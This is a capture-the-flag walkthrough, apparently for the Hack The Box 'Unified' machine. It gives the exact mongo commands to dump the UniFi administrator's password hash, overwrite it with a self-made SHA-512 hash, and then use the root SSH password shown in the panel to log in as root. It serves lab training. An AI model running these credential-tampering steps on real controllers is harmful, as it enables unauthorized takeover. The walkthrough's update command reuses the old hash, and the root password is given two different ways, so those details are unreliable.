
```
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi         69  0.2  4.2 1103756 86560 ?       Sl   02:25   0:33 bin/mongod --dbpath /usr/lib/unifi/data/db --
port 27117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath
/usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi       5378  0.0  0.0  11468  1004 pts/0    S+   05:33   0:00 grep mongo
```

We can see `MongoDB` is running on the target system on port `27117`.

```
MongoDB is a source-available cross-platform document-oriented database program.
Classified as a NoSQL database program, MongoDB uses JSON-like documents with optional
schemas.
```


Let's interact with the MongoDB service by making use of the `mongo` command line utility and attempting to extract the administrator password. A quick Google search using the keywords `UniFi Default Database` shows that the default database name for the UniFi application is `ace`.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"`
```



```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
    "name" : "administrator",
    "email" : "administrator@unified.htb",
    "x_shadow" :
"$6$PewXRwjzPly3aK3b$ikf/5LABhqdLdPK8o.RNakOzWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QQncGI4L0",
    "time_created" : NumberLong(1640900495),
    "last_site_name" : "default",
<SNIP>
```

If you aren't sure what each flag does, here is a break down.



```
the Mongo command-line tool
```

```
--port PORT
       port to connect to (default PORT=27017)
```

```
mongo [OPTIONS] [DB_ADDRESS] [FILE+]
```

```
--eval SCRIPT
       evaluate JSON
```

The output reveals a user called Administrator. Their password hash is located in the `x_shadow` variable but in this instance it cannot be cracked with any password cracking utilities. Instead we can change the `x_shadow` password hash with our very own created hash in order to replace the administrators password and authenticate to the administrative panel. To do this we can use the `mkpasswd` command line utility.

```
mkpasswd -m sha-512 Password1234

$6$sbnjIZBtmRds.L/E$fEKZhosqeHykiVWT1IBGju43WdVdDauv5RsvIPifi32CC2TTNU8kHOd2ToaW8fIX7XX
M8P5Z8j4NB1gJGTONl1
```

The `$6$` is the identifier for the hashing algorithm that is being used, which is SHA-512 in this case, therefore we will have to make a hash of the same type.


```
SHA-512, or Secure Hash Algorithm 512, is a hashing algorithm used to convert text of
any length into a fixed-size string. Each output produces a SHA-512 length of 512 bits
(64 bytes). This algorithm is commonly used for email addresses hashing, password
hashing...
```

Once we've generated the SHA-512 hash the output will look similar to the one above, however due to the salt the hash will change every time it is generated.

```
A salt is added to the hashing process to force their uniqueness, increase their
complexity without increasing user requirements, and to mitigate password attacks like
hash tables.
```

Let's proceed to replacing the existing hash with the one we created.

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"SHA_512 Hash Generated"}})'
```




```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4")},{$set:
{"x_shadow":"$6$PewXRwjzPly3aK3b$ikf/5LABhqdLdPK8o.RNakOzWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QQ
ncGI4L0"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
```

We can verify that the password has been updated in the Mongo database by running the same command as above. The SHA-512 hash appears to have been updated.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```

Let's now visit the website and log in as `administrator`. It is very important to note that the username is case sensitive.




Username

administrator

Password


••••••••••••

The authentication process was successful and we now have administrative access to the UniFi application.



UniFi offers a setting for SSH Authentication, which is a functionality that allows you to administer other Access Points over SSH from a console or terminal.

Navigate to `settings -> site` and scroll down to find the SSH Authentication setting. SSH authentication with a root password has been enabled.



AUTO-OPTIMIZE NETWORK

Automatically Optimize Network and WiFi performance OFF

DEVICE AUTHENTICATION

Authentication between elements (devices) and the controller

SSH Authentication ✓ Enable SSH authentication


Username root Password NotACrackablePassword4U2

SSH Credentials can be seen and changed by all of Site Admins.

SSH Keys No SSH keys have been defined.

The page shows the root password in plaintext is `NotACrackablePassword4U2022`. Let's attempt to authenticate to the system as root over SSH.

```
ssh root@10.129.96.149
```



```
ssh root@10.129.96.149
root@10.129.96.149's password:
root@unified:~# cat root.txt
<SNIP>
```

The connection is successful and the root flag can be found in `/root`.

Congratulations, you have finished the Unified box.